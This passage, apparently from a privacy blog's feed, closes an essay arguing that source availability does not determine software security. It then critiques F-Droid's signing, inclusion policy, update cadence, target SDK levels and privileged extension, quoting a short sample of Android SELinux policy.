<p>A recent example of how fuzzing helps spot a vulnerability in an open-source project is <a href="https://www.openwall.com/lists/oss-security/2022/01/18/7">CVE-<!-- raw HTML omitted -->2022-0185</a>: a Linux 0-day found by the Crusaders of Rust a few weeks ago. It was discovered using the <a href="https://github.com/google/syzkaller">syzkaller</a> kernel fuzzer. The process was documented on Will&rsquo;s Root:</p>
<p><a href="https://www.willsroot.io/2022/01/cve-2022-0185.html">CVE-2022-0185 - Winning a $31337 Bounty after Pwning Ubuntu and Escaping Google&rsquo;s KCTF Containers</a> by <a href="https://willsroot.io">willsroot</a></p>
<p>I <em>highly</em> encourage giving it a read; it&rsquo;s the perfect example of fuzzing with sanitizers to find a vulnerability, reproducing the vulnerability (by writing a tiny C program), <em>then</em> diving into the source code to find and fix the cause, and finally reporting the issue (with a patch!). When source isn&rsquo;t available, the vendor would assume responsibility for the &ldquo;find and fix&rdquo; steps.</p>
<p>The fact that some of the most-used pieces of FLOSS in existence have been the biggest beneficiaries of source-agnostic approaches to vulnerability analysis should be quite revealing. The source code to these projects has received attention from millions of eyes, yet they <em>still</em> invest in fuzzing infrastructure and vulnerability-hunters prefer analyzing artifacts over inspecting the source.</p>
<h2 id="good-counter-arguments">Good counter-arguments</h2>
<p>I readily concede to several points in favor of source availability from a security perspective:</p>
<ul>
<li>
<p>Source code can make analysis <em>easier</em> by <em>supplementing</em> source-independent approaches. The lines between the steps I mentioned in the <a href="#how-security-fixes-work">four-step vulnerability-fixing process</a> are blurry.</p>
</li>
<li>
<p>Patching vulnerabilities is important. Source availability makes it possible for the community, package maintainers, or reporters of a vulnerability to patch software. Package maintainers often blur the line between &ldquo;packager&rdquo; and &ldquo;contributor&rdquo; by helping projects migrate away from abandoned/insecure dependencies. One example that comes to mind is the Python 2 to Python 3 transition for projects like Calibre.<sup id="fnref:12"><a href="#fn:12" class="footnote-ref" role="doc-noteref">12</a></sup> Being able to fix issues independent of upstream support is an important mitigation against <a href="https://seirdy.one/posts/2021/01/27/whatsapp-and-the-domestication-of-users/">user domestication</a>.</p>
</li>
<li>
<p>Some developers/vendors don&rsquo;t distribute binaries that make use of modern toolchain-level exploit mitigations (e.g. <!-- raw HTML omitted -->PIE<!-- raw HTML omitted -->, <!-- raw HTML omitted -->RELRO<!-- raw HTML omitted -->, stack canaries, automatic variable initialization, <a href="https://clang.llvm.org/docs/ControlFlowIntegrity.html"><!-- raw HTML omitted -->CFI<!-- raw HTML omitted --></a>, etc.<sup id="fnref:13"><a href="#fn:13" class="footnote-ref" role="doc-noteref">13</a></sup>). In these cases, building software yourself with these mitigations (or delegating it to a distro that enforces them) requires source code availability (or at least some sort of intermediate representation).</p>
</li>
<li>
<p>Closed-source software may or may not have builds available that include sanitizers and debug symbols.</p>
</li>
<li>
<p>Although fuzzing release binaries is possible, fuzzing is much easier to do when source code is available. Vendors of proprietary software seldom release special fuzz-friendly builds, and filtering out false-positives can be quite tedious without understanding high-level design.</p>
</li>
<li>
<p>It is certainly possible to notice a vulnerability in source code. Excluding low-hanging fruit typically caught by static code analysis and peer review, it&rsquo;s not the main way most vulnerabilities are found nowadays (thanks to <a href="https://www.broken-by-design.fr/">X_CLI</a> for <a href="https://lemmy.ml/post/167321/comment/117774">reminding me about what source analysis does accomplish</a>.</p>
</li>
<li>
<p>Software as a Service can be incredibly difficult to analyze, as we typically have little more than the ability to query a server. Servers don&rsquo;t send core dumps, server-side binaries, or trace logs for analysis. Furthermore, it&rsquo;s difficult to verify which software a server is running.<sup id="fnref:14"><a href="#fn:14" class="footnote-ref" role="doc-noteref">14</a></sup> For services that require trusting a server, access to the server-side software is important from both a security and a user-freedom perspective</p>
</li>
</ul>
<p>Most of this post is written with the assumption that binaries are inspectable and traceable. Binary obfuscation and some forms of content protection/<!-- raw HTML omitted -->DRM<!-- raw HTML omitted --> violate this assumption and actually do make analysis more difficult.</p>
<p>Beyond source code, transparency into the development helps assure users of compliance with good security practices. Viewing VCS history, patch reviews, linter configurations, etc. reveal the standards that code is being held up to, some of which can be related to bug-squashing and security.</p>
<p><a href="https://matrix.to/#/@hypokeimenon:tchncs.de">Patience</a> on Matrix also had a great response, which I agree with and adapt below:</p>
<p>Whether or not the source code is available for software does not change how insecure it is. However, there are good security-related incentives to publish source code.</p>
<ul>
<li>Doing so improves vulnerability patchability and future architectural improvement by lowering the barrier to contribution. The fixes that follow can be <em>shared and used by other projects</em> across the field, some of which can in turn be used by the vendor. This isn&rsquo;t a zero-sum game; a rising tide lifts all boats.</li>
<li>It&rsquo;s generally good practice to assume an attacker has full knowledge of a system instead of relying on security through obscurity. Releasing code provides strong assurance that this assumption is being made. It&rsquo;s a way for vendors to put their money where their mouth is.</li>
</ul>
<p>Both Patience and <a href="https://drewdevault.com/">Drew Vault</a> argue that given the above points, a project whose goal is maximum security would release code. Strictly speaking, I agree. Good intentions don&rsquo;t imply good results, but they can <em>supplement</em> good results to provide some trust in a project&rsquo;s future.</p>
<h2 id="conclusion">Conclusion</h2>
<p>I&rsquo;ve gone over some examples of how analyzing a software&rsquo;s security properties need not depend on source code, and vulnerability discovery in both FLOSS and in proprietary software uses source-agnostic techniques. Dynamic and static black-box techniques are powerful tools that work well from user-space (Zoom) to kernel-space (Linux) to low-level components like Intel ME+AMT. Source code enables the vulnerability-fixing process but has limited utility for the evaluation/discovery process.</p>
<p>Don&rsquo;t assume software is safer than proprietary alternatives just because its source is visible; come to a conclusion after analyzing both. There are lots of great reasons to switch from macOS or Windows to Linux (it&rsquo;s been my main OS for years), but <a href="https://madaidans-insecurities.github.io/linux.html">security is low on that list</a>.</p>
<p>All other things being mostly equal, FLOSS is obviously <em>preferable</em> from a security perspective; I listed some reasons why in the counter-arguments section. Unfortunately, being helpful is not the same as being necessary. All I argue is that source unavailability does not imply insecurity, and source availability does not imply security. Analysis approaches that don&rsquo;t rely on source are typically the most powerful, and can be applied to both source-available and source-unavailable software. Plenty of proprietary software is more secure than FLOSS alternatives; few would argue that the sandboxing employed by Google Chrome or Microsoft Edge is more vulnerable than Pale Moon or most WebKitGTK-based browsers, for instance.</p>
<p>Releasing source code is just one thing vendors can do to improve audits; other options include releasing test builds with debug symbols/sanitizers, publishing docs describing their architecture, and/or just keeping software small and simple. We should evaluate software security through <em>study</em> rather than source model. Support the right things for the right reasons, and help others make informed choices with accurate information. There are enough good reasons to support software freedom; we don&rsquo;t need to rely on bad ones.</p>
<div class="footnotes" role="doc-endnotes">
<hr>
<ol>
<li id="fn:1">
<p>Writing an alternative or re-implementation doesn&rsquo;t require access to the original&rsquo;s source code, as is evidenced by a plethora of clean-room re-implementations of existing software written to circumvent the need to comply with license terms.&#160;<a href="#fnref:1" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:2">
<p>Ideally well-documented, non-obfuscated code.&#160;<a href="#fnref:2" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:3">
<p>Or a JIT compiler, or a <a href="https://en.wikipedia.org/wiki/Analytical_Engine">bunch of clockwork</a>, or&hellip;&#160;<a href="#fnref:3" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:4">
<p>For completeness, I should add that there is one source-based approach that can verify correctness: formal proofs. Functional programming languages that <a href="https://en.wikipedia.org/wiki/Dependent_type">support dependent types</a> can be provably correct at the source level. Assuming their self-hosted toolchains have similar guarantees, developers using these languages might have to worry less about bugs they couldn&rsquo;t find in the source code. This can alleviate concerns that their language runtimes can make it hard to reason about low-level behavior. Thanks to <a href="https://adrian.geek.nz/">Adrian Cochrane</a> for pointing this out.&#160;<a href="#fnref:4" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:5">
<p>For example: C, C++, Objective-C, Go, Fortran, and others can utilize sanitizers from Clang and/or GCC.&#160;<a href="#fnref:5" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:6">
<p>This is probably what people in <em>The Matrix</em> were using to see that iconic <a href="https://en.wikipedia.org/wiki/Matrix_digital_rain">digital rain</a>.&#160;<a href="#fnref:6" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:7">
<p>This command only lists syscall names, but I did eventually follow the example of <a href="https://github.com/Whonix/sandbox-app-launcher">sandbox-app-launcher</a> by allowing certain syscalls (e.g. ioctl) only when invoked with certain parameters. Also, I used <a href="https://github.com/BurntSushi/ripgrep">ripgrep</a> because I&rsquo;m more familiar with <!-- raw HTML omitted -->PCRE<!-- raw HTML omitted -->-style capture groups.&#160;<a href="#fnref:7" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:8">
<p>Decrypting these packets typically involves saving and using key logs, or using endpoints with <a href="https://blog.didierstevens.com/2020/12/14/decrypting-tls-streams-with-wireshark-part-1/">known pre-master secrets</a>.&#160;<a href="#fnref:8" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:9">
<p>I invite any modders who miss these debug symbols to check out the FLOSS <a href="https://www.minetest.net/">Minetest</a>, perhaps with the <a href="https://content.minetest.net/packages/Wuzzy/mineclone2/">MineClone2</a> game.&#160;<a href="#fnref:9" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:10">
<p>See page 127-130 of the Invisible Things Lab&rsquo;s <a href="https://invisiblethingslab.com/resources/misc09/Quest%20To%20The%20Core%20%28public%29.pdf">Quest to the Core slides</a>. Bear in mind that they often refer to AMT running atop ME.&#160;<a href="#fnref:10" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:11">
<p>As an aside: your security isn&rsquo;t necessarily improved by &ldquo;disabling&rdquo; it, since it still runs during the initial boot sequence and does provide some hardening measures of its own (e.g., a <!-- raw HTML omitted -->TPM<!-- raw HTML omitted -->).&#160;<a href="#fnref:11" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:12">
<p>In 2017, Calibre&rsquo;s author actually wanted to stay with Python 2 after its EOL date, and <a href="https://bugs.launchpad.net/calibre/+bug/1714107">maintain Python 2 himself</a>. Users and package maintainers were quite unhappy with this, as Python 2 would no longer be receiving security fixes after 2020. While official releases of Calibre use a bundled Python interpreter, distro packages typically use the system Python package; Calibre&rsquo;s popularity and insistence on using Python 2 made it a roadblock to getting rid of the Python 2 package in most distros. What eventually happened was that community members (especially <a href="https://github.com/eli-schwartz">Eli Schwartz</a> and <a href="https://flaviutamas.com/">Flaviu Tamas</a> submitted patches to migrate Calibre away from Python 2. Calibre migrated to Python 3 by <a href="https://calibre-ebook.com/new-in/fourteen">version 5.0</a>.&#160;<a href="#fnref:12" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:13">
<p>Linux distributions&rsquo; CFI+<!-- raw HTML omitted -->ASLR<!-- raw HTML omitted --> implementations rely executables compiled with CFI+PIE support, and ideally with stack-smashing protectors and no-execute bits. These implementations are flawed (see <a href="https://web.archive.org/web/20211021222659/http://cybersecurity.upv.es/attacks/offset2lib/offset2lib-paper.pdf">On the Effectiveness of Full-ASLR on 64-bit Linux</a> and <a href="https://grsecurity.net/PaX-presentation.pdf">Brad Spengler&rsquo;s presentation comparing these with PaX&rsquo;s own implementation</a>).&#160;<a href="#fnref:13" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
<li id="fn:14">
<p>The <a href="https://signal.org/blog/private-contact-discovery/">best attempt I know of</a> leverages <a href="https://en.wikipedia.org/wiki/Trusted_execution_environment">Trusted Execution Environments</a>, but for limited functionality using an implementation that&rsquo;s <a href="https://en.wikipedia.org/wiki/Software_Guard_Extensions#Attacks">far from bulletproof</a>.&#160;<a href="#fnref:14" class="footnote-backref" role="doc-backlink">&#x21a9;&#xfe0e;</a></p>
</li>
</ol>
</div>
]]></content>
      </entry>
      <entry>
        <title>F-Droid Security Issues</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/android/f-droid-security-issues/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/android/f-droid-security-issues/</id>
        <published>2022-01-02T21:28:31Z</published>
        <updated>2025-02-02T17:45:47+01:00</updated>
        <summary type="html">F-Droid is a popular alternative app repository for Android, especially known for its main repository dedicated to free and open-source software. F-Droid is often recommended among security and privacy enthusiasts, but how does it stack up against Play Store in practice? This write-up will attempt to emphasize major security issues with F-Droid that you should consider.
Before we start, a few things to keep in mind:
The main goal of this write-up was to inform users so they can make responsible choices, not to trash someone else&amp;rsquo;s work.</summary>
          <content type="html"><![CDATA[<p>F-Droid is a popular alternative app repository for Android, especially known for its main repository dedicated to free and open-source software. F-Droid is often recommended among security and privacy enthusiasts, but how does it stack up against Play Store in practice? This write-up will attempt to emphasize major security issues with F-Droid that you should consider.</p>
<p>Before we start, a few things to keep in mind:</p>
<ul>
<li>The main goal of this write-up was to inform users so they can make responsible choices, not to trash someone else&rsquo;s work. I have respect for any work done in the name of good intentions. Likewise, please don&rsquo;t misinterpret the intentions of this article.</li>
<li>You have your own reasons for using open-source or free/libre/whatever software which won&rsquo;t be discussed here. A development model shouldn&rsquo;t be an excuse for bad practices and shouldn&rsquo;t lure you into believing that it can provide strong guarantees it cannot.</li>
<li>A lot of information in this article is sourced from official and trusted sources, but you&rsquo;re welcome to do your own research.</li>
<li>These analyses do not account for threat models and personal preferences. As the author of this article, I&rsquo;m only interested in facts and not ideologies.</li>
</ul>
<p><em>This is not an in-depth security review, nor is it exhaustive.</em></p>
<h2 id="1-the-trusted-party-problem">1. The trusted party problem</h2>
<p>To understand why this is a problem, you&rsquo;ll have to understand a bit about F-Droid&rsquo;s architecture, the things it does very differently from other app repositories, and the <a href="https://arxiv.org/pdf/1904.05572.pdf">Android platform security model</a> (some of the issues listed in this article are somewhat out of the scope of the OS security model, but the majority is).</p>
<p>Unlike other repositories, F-Droid signs all the apps in the main repository with <strong>its own signing keys</strong> (unique per app) at the exception of the very few <a href="https://f-droid.org/en/docs/Reproducible_Builds/">reproducible builds</a>. A signature is a mathematical scheme that guarantees the authenticity of the applications you download. Upon the installation of an app, Android pins the signature across the entire OS (including user profiles): that&rsquo;s what we call a <em>trust-on-first-use</em> model since all subsequent updates of the app must have the corresponding signature to be installed.</p>
<p>Normally, the developer is supposed to sign their own app prior to its upload on a distribution channel, whether that is a website or a traditional repository (or both). You don&rsquo;t have to trust the source (usually recommended by the developer) except for the first installation: future updates will have their authenticity cryptographically guaranteed. The issue with F-Droid is that all apps are signed by the same party (F-Droid) which is also not the developer. You&rsquo;re now adding another party you&rsquo;ll have to trust since <strong>you still have to trust the developer</strong> anyway, which isn&rsquo;t ideal: <strong>the fewer parties, the better</strong>.</p>
<p>On the other hand, Play Store now manages the app signing keys too, as <a href="https://developer.android.com/studio/publish/app-signing#app-signing-google-play">Play App Signing</a> is required for app bundles which are required for new apps since August 2021. These signing keys can be uploaded or automatically generated, and are securely stored by <a href="https://services.google.com/fh/files/misc/security_whitepapers_march2018.pdf">Google Cloud Key Management Service</a>. It should be noted that the developer still has to sign the app with <strong>an upload key</strong> so that Google can verify its authenticity before signing it with the app signing key. For apps created before August 2021 that may have <a href="https://developer.android.com/studio/publish/app-signing#opt-out">not opted in Play App Signing</a> yet, the developer still manages the private key and is responsible for its security, as a compromised private key can allow a third party to sign and distribute malicious code.</p>
<p>F-Droid requires that the source code of the app is exempt from any proprietary library or ad service, according to their <a href="https://f-droid.org/en/docs/Inclusion_Policy/">inclusion policy</a>. Usually, that means that some developers will have to maintain a slightly different version of their codebase that should comply with F-Droid&rsquo;s requirements. Besides, their &ldquo;quality control&rdquo; offers <strong>close to no guarantees</strong> as having access to the source code doesn&rsquo;t mean it can be easily proofread. Saying Play Store is filled with malicious apps is beyond the point: the <strong>false sense of security</strong> is a real issue. Users should not think of the F-Droid main repository as free of malicious apps, yet unfortunately many are inclined to believe this.</p>
<blockquote>
<p>But&hellip; can&rsquo;t I just trust F-Droid and be done with it?</p>
</blockquote>
<p><a href="https://forum.f-droid.org/t/is-it-as-safe-as-it-is-from-fdroid-official-repo/15956/12">You don&rsquo;t have to take my word for it</a>: they openly admit themselves it&rsquo;s a <a href="https://forum.f-droid.org/t/is-it-as-safe-as-it-is-from-fdroid-official-repo/15956/2">very basic process</a> relying on badness enumeration (this doesn&rsquo;t work by the way) which consists in a few scripts scanning the code for proprietary blobs and known trackers. You are therefore not exempted from trusting upstream developers and it goes for any repository.</p>
<p><em>A tempting idea would be to compare F-Droid to the desktop Linux model where users trust their distribution maintainers out-of-the-box (this can be sane if you&rsquo;re already trusting the OS anyway), but the desktop platform is intrinsically chaotic and heterogeneous for better and for worse. It really shouldn&rsquo;t be compared to the Android platform in any way.</em></p>
<p>While we&rsquo;ve seen that F-Droid controls the signing servers (much like Play App Signing), F-Droid also fully controls the build servers that run the disposable VMs used for building apps. And from June to November of 2022, their guest VM image <a href="https://gitlab.com/groups/fdroid/-/milestones/5#tab-issues">officially ran an end-of-life release of Debian LTS</a>. It is also worth noting that Debian LTS separate project from Debian which attempts to extend the lifetime of releases that are deemed end-of-life by the Debian project and <a href="https://wiki.debian.org/LTS">does not get handled by the Debian Security team</a>. The version they were using (Debian Stretch) was actually discontinued <a href="https://wiki.debian.org/DebianStretch">2 years prior</a>. Undoubtedly, this raises questions about their whole infrastructure security.</p>
<blockquote>
<p>How can you be sure that the app repository can be held to account for the code it delivers?</p>
</blockquote>
<p>F-Droid&rsquo;s answer, interesting yet largely unused, is <a href="https://f-droid.org/en/docs/Reproducible_Builds/">build reproducibility</a>. While deterministic builds are a neat idea in theory, it requires the developer to make their toolchain match with what F-Droid provides. It&rsquo;s additional work on both ends sometimes resulting in <a href="https://code.briarproject.org/briar/briar/-/issues/1612">apps severely lagging behind in updates</a>, so reproducible builds are not as common as we would have wanted. It should be noted that reproducible builds in the main repository can be exclusively developer-signed.</p>
<p>Google&rsquo;s approach is <a href="https://developer.android.com/guide/app-bundle/code-transparency">code transparency for app bundles</a>, which is a simple idea addressing some of the concerns with Play App Signing. A JSON Web Token (JWT) signed by a key private to the developer is included in the app bundle before its upload to Play Store. This token contains a list of DEX files and native <code>.so</code> libraries and their hashes, allowing end-users to verify that the running code was built and signed by the app developer. Code transparency has known limitations, however: not all resources can be verified, and this verification can only be done manually since it&rsquo;s not part of the Android platform itself (so requiring a code transparency file cannot be enforced by the OS right now). Despite its incompleteness, code transparency is still helpful, easy to implement, and thus something we should see more often as time goes by.</p>
<blockquote>
<p>What about other app repositories such as Amazon?</p>
</blockquote>
<p><a href="https://developer.amazon.com/docs/app-submission/understanding-submission.html#code_wrapper">To my current knowledge</a>, the Amazon Appstore has always been wrapping APKs with their own code (including their own trackers), and this means they were effectively resigning submitted APKs.</p>
<p>If you understood correctly the information above, Google can&rsquo;t do this for apps that haven&rsquo;t opted in Play App Signing. As for apps concerned by Play App Signing, while Google could technically introduce their own code like Amazon, they wouldn&rsquo;t do that without telling about it since this will be easily noticeable by the developer and more globally researchers. They have other means on the Android app development platform to do so. Believing they won&rsquo;t do that based on this principle is not a strong guarantee, however: hence the above paragraph about code transparency for app bundles.</p>
<p>Huawei AppGallery seems to have a <a href="https://developer.huawei.com/consumer/en/doc/distribution/app/20210812">similar approach</a> to Google, where submitted apps could be developer-signed, but newer apps will be resigned by Huawei.</p>
<h2 id="2-f-droids-ridiculous-inclusion-policy-and-its-consequences">2. F-Droid&rsquo;s ridiculous inclusion policy and its consequences</h2>
<p>F-Droid, to carry out its &ldquo;<a href="https://f-droid.org/en/about/">passion for Free and Open Source Software</a> (FOSS) on the Android platform&rdquo;, requires that developers adhere to a strict <a href="https://f-droid.org/en/docs/Inclusion_Policy/">inclusion policy</a> for their app(s) to be hosted on the main repository. According to this policy, F-Droid requires the source code of an app to exclude any proprietary library or ad service. This stringent mandate has proven to be harmful to developers and even end users.</p>
<p>As a result of F-Droid&rsquo;s inclusion policy, usually, some developers usually have to maintain a slightly different version of their codebase for their app to comply with F-Droid’s requirements. For developers, this means not only spending more time and energy, but also, in some cases, working with libraries and components that may be outdated. Sometimes, the restrictions imposed by F-Droid&rsquo;s inclusion policy have a knock-on effect on end users as well, as demonstrated in the following case with Snikket.</p>
<p>In December 2022, the Snikket project published a <a href="https://snikket.org/blog/fdroid-security-warning/">blog post</a> that addressed the users of their app who downloaded it from F-Droid. It sought to allay any panic from users if they receive a warning from F-Droid &ldquo;telling them that the app [Snikket] has a vulnerability and that they &lsquo;recommend uninstalling immediately&rsquo;&rdquo;. In a <a href="https://snikket.org/blog/fdroid-security-update/">subsequent blog post</a>, Snikket clarified that this warning from F-Droid &ldquo;wasn’t entirely accurate, as the problem wasn’t with the Snikket app itself but specifically <em>F-Droid’s own build of the app</em> that was using <em>an outdated version of the WebRTC library</em>&rdquo; (emphasis added).</p>
<p>Indeed, as the first blog post by the Snikket project details, the WebRTC component of Snikket&rsquo;s F-Droid version pulled third-party binaries from Google&rsquo;s Maven repository (which stopped releasing new builds in <strong>January 2020</strong>), presumably to adhere to the parts of the inclusion policy that forbid the use of &ldquo;Non-Free&rdquo; dependencies and build tools. Note that the developer-signed versions of Snikket published on the Play Store were not affected by this issue, for they were built with a modern WebRTC version. Furthermore, the second blog post by Snikket reveals how the older third-party version of WebRTC used for their F-Droid app actually hindered the addition of new improvements to the app from upstream.</p>
<p>Overall, this case study highlights how F-Droid&rsquo;s inclusion policy ultimately harms end users by forcing app developers to adopt potentially decrepit development tools and build processes in service of its regnant FOSS ideology.</p>
<h2 id="3-slow-and-irregular-updates">3. Slow and irregular updates</h2>
<p>Since you&rsquo;re adding one more party to the mix, that party is now responsible for delivering proper builds of the app: it&rsquo;s a common thing among traditional Linux distributions and their packaging system. They have to catch up with <em>upstream</em> on a regular basis, but very few do it well (Arch Linux comes to my mind). Others, like Debian, prefer making extensive <em>downstream</em> changes and delivering security fixes for a subset of vulnerabilities assigned to a CVE (yeah, it&rsquo;s as bad as it sounds, but that&rsquo;s another topic).</p>
<p>Not only does F-Droid require specific changes for the app to comply with its inclusion policy, which often leads to more maintenance work, it also has a rather strange way of triggering new builds. Part of its build process seems to be <a href="https://f-droid.org/en/docs/FAQ_-_App_Developers/">automated</a>, which is the least you could expect. Now here&rsquo;s the thing: app signing keys are on an <strong>air-gapped server</strong> (meaning it&rsquo;s disconnected from any network, at least that&rsquo;s what they claim: see <a href="https://f-droid.org/docs/Building_a_Signing_Server/">their recommendations</a> for reference), which forces an irregular update cycle where a human has to manually trigger the signing process. It is far from an ideal situation, and you may argue it&rsquo;s the least to be expected since by entrusting all the signing keys to one party, you could also introduce a single point of failure. Should their system be compromised (whether from the inside or the outside), this could lead to serious security issues affecting plenty of users.</p>
<p><em>This is one of the main reasons why Signal refused to support the inclusion of a third-party build in the F-Droid official repository. While <a href="https://github.com/signalapp/Signal-Android/issues/127">this GitHub issue</a> is quite old, many points still hold true today.</em></p>
<p>Considering all this, and the fact that their build process is often broken using outdated tools, you have to expect <strong>far slower updates</strong> compared to a traditional distribution system. Slow updates mean that you will be exposed to security vulnerabilities more often than you should&rsquo;ve been. It would be unwise to have a full browser updated through the F-Droid official repository, for instance. F-Droid third-party repositories somewhat mitigate the issue of slow updates since they can be managed directly by the developer. It isn&rsquo;t ideal either as you will see below.</p>
<h2 id="4-low-target-api-level-sdk-for-client--apps">4. Low target API level (SDK) for client &amp; apps</h2>
<p>SDK stands for <em>Software Development Kit</em> and is the collection of software to build apps for a given platform. On Android, a higher SDK level means you&rsquo;ll be able to make use of modern API levels of which each iteration brings <strong>security and privacy improvements</strong>. For instance, API level 31 makes use of all these improvements on Android 12.</p>
<p>As you may already know, Android has a strong sandboxing model where each application is sandboxed. You could say that an app compiled with the highest API level benefits from all the latest improvements brought to the app sandbox; as opposed to outdated apps compiled with older API levels, which have a <strong>weaker sandbox</strong>.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl"># b/35917228 - /proc/misc access
</span></span><span class="line"><span class="cl"># This will go away in a future Android release
</span></span><span class="line"><span class="cl">allow untrusted_app_25 proc_misc:file r_file_perms;
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"># Access to /proc/tty/drivers, to allow apps to determine if they
</span></span><span class="line"><span class="cl"># are running in an emulated environment.
</span></span><span class="line"><span class="cl"># b/33214085 b/33814662 b/33791054 b/33211769
</span></span><span class="line"><span class="cl"># https://github.com/strazzere/anti-emulator/blob/master/AntiEmulator/src/diff/strazzere/anti/emulator/FindEmulator.java
</span></span><span class="line"><span class="cl"># This will go away in a future Android release
</span></span><span class="line"><span class="cl">allow untrusted_app_25 proc_tty_drivers:file r_file_perms;
</span></span></code></pre></div><p>This is a mere sample of the <a href="https://android.googlesource.com/platform/system/sepolicy/+/refs/tags/android-12.0.0_r21/private">SELinux exceptions</a> that have to be made on older API levels so that you can understand why it matters.</p>
<p>It turns out the official F-Droid client doesn&rsquo;t care much about this since it lags behind quite a bit, <strong><a href="https://gitlab.com/fdroid/fdroidclient/-/blob/master/app/build.gradle?ref_type=heads#L42">targeting the API level 29</a></strong> (Android 7.1) of which some SELinux exceptions were shown above. As a workaround, some users recommended third-party clients like <a href="https://github.com/Iamlooker/Droid-ify">Droid-ify</a> or <a href="https://github.com/NeoApplications/Neo-Store">Neo Store</a>. While these clients might be technically better, they’re <a href="https://infosec.exchange/@divested/111174351060422166">missing features</a>, pooly maintained, and they also introduce yet another party to the mix.</p>
<p>Furthermore, F-Droid <strong>doesn&rsquo;t enforce a minimum target SDK</strong> for the official repository. Play Store <a href="https://developer.android.com/google/play/requirements/target-sdk">does that quite aggressively</a> for new apps and app updates:</p>
<ul>
<li>Since August 2021, Play Store requires new apps to target at least API level 30.</li>
<li>Since November 2021, existing apps must at least target API level 30 for updates to be submitted.</li>
</ul>
<p>While it may seem bothersome, it&rsquo;s a necessity to keep the <strong>app ecosystem modern and healthy</strong>. Here, F-Droid sends the wrong message to developers (and even users) because they should care about it, and this is why many of us think it may be even harmful to the FOSS ecosystem. Backward compatibility is often the enemy of security, and while there&rsquo;s a middle-ground for convenience and obsolescence, it shouldn&rsquo;t be exaggerated. As a result of this philosophy, the main repository of F-Droid is filled with obsolete apps from another era, just for these apps to be able to run on the more than ten years old Android 4.0 Ice Cream Sandwich. Let&rsquo;s not make the same mistake as the desktop platforms: instead, complain to your vendors for selling devices with no decent OS/firmware support.</p>
<p>There is little practical reason for developers not to increase the target SDK version (<code>targetSdkVersion</code>) along with each Android release. This attribute matches the version of the platform an app is targeting, and allows access to modern improvements, rules and features on a modern OS. The app can still ensure backwards compatibility in such a way that it can run on older platforms: the <code>minSdkVersion</code> attribute informs the system about the minimum API level required for the application to run. Setting it too low isn&rsquo;t practical though, because this requires having a lot of fallback code (most of it is handled by common libraries) and separate code paths.</p>
<p>At the time of writing:</p>
<ul>
<li>Android 9 is the oldest Android version that is <a href="https://endoflife.date/android">getting security updates</a>.</li>
<li><a href="https://developer.android.com/about/dashboards">~80% of the Android devices</a> used in the world are <strong>at least</strong> running 8.0 Oreo.</li>
</ul>
<p><em>Overall statistics do not reflect real-world usage of a given app (people using old devices are not necessarily using your app). If anything, it should be viewed as an underestimation.</em></p>
<h2 id="5-general-lack-of-good-practices">5. General lack of good practices</h2>
<p>The F-Droid client allows multiple repositories to coexist within the same app. Many of the issues highlighted above were focused on the main official repository which most of the F-Droid users will use anyway. However, having <strong>other repositories in a single app also violates the security model of Android</strong> which was not designed for this at all. The OS expects you to trust <strong>an app repository as a single source</strong> of apps, yet F-Droid isn&rsquo;t that by design as it mixes several repositories in one single app. This is important because the OS management APIs and features (such as <a href="https://developer.android.com/reference/android/os/UserManager">UserManager</a> which can be used to prevent a user from installing third-party apps) are not meant for this and see F-Droid as a single source, so you&rsquo;re trusting the app client to not mess up far more than you should, especially when the <strong>privileged extension</strong> comes into the picture.</p>
<p>There is indeed a serious security issue with the OS first-party source feature being misused, as the privileged extension makes use of the <code>INSTALL_PACKAGES</code> <a href="https://developer.android.com/reference/android/Manifest.permission#INSTALL_PACKAGES">API</a> in an insecure manner (i.e. not implementing it with the appropriate security checks). The privileged extension accepts any request from F-Droid, which again suffers from various bugs and security issues and allows user-defined repositories by design. A lot can go wrong, and bypassing security checks for powerful APIs should definitely not be taken lightly.</p>
<p>On that note, it is also worth noting the repository metadata format isn&rsquo;t properly signed by lacking whole-file signing and key rotation. <a href="https://f-droid.org/2021/02/05/apis-for-all-the-things.html#the-repo-index">Their index v1</a> format <a href="https://gitlab.com/fdroid/fdroidserver/-/blob/3182b77d180b2313f4fdb101af96c035380abfd7/fdroidserver/signindex.py">uses JAR signing</a> with <code>jarsigner</code>, which has serious security flaws. It seems that <a href="https://gitlab.com/fdroid/fdroidserver/-/commit/3182b77d180b2313f4fdb101af96c035380abfd7">work is in progress on a v2 format</a> with support for <code>apksigner</code>, although the final implementation remains to be seen. This just seems to be an over-engineered and flawed approach since better suited tools such as <code>signify</code> could be used to sign the metadata JSON.</p>
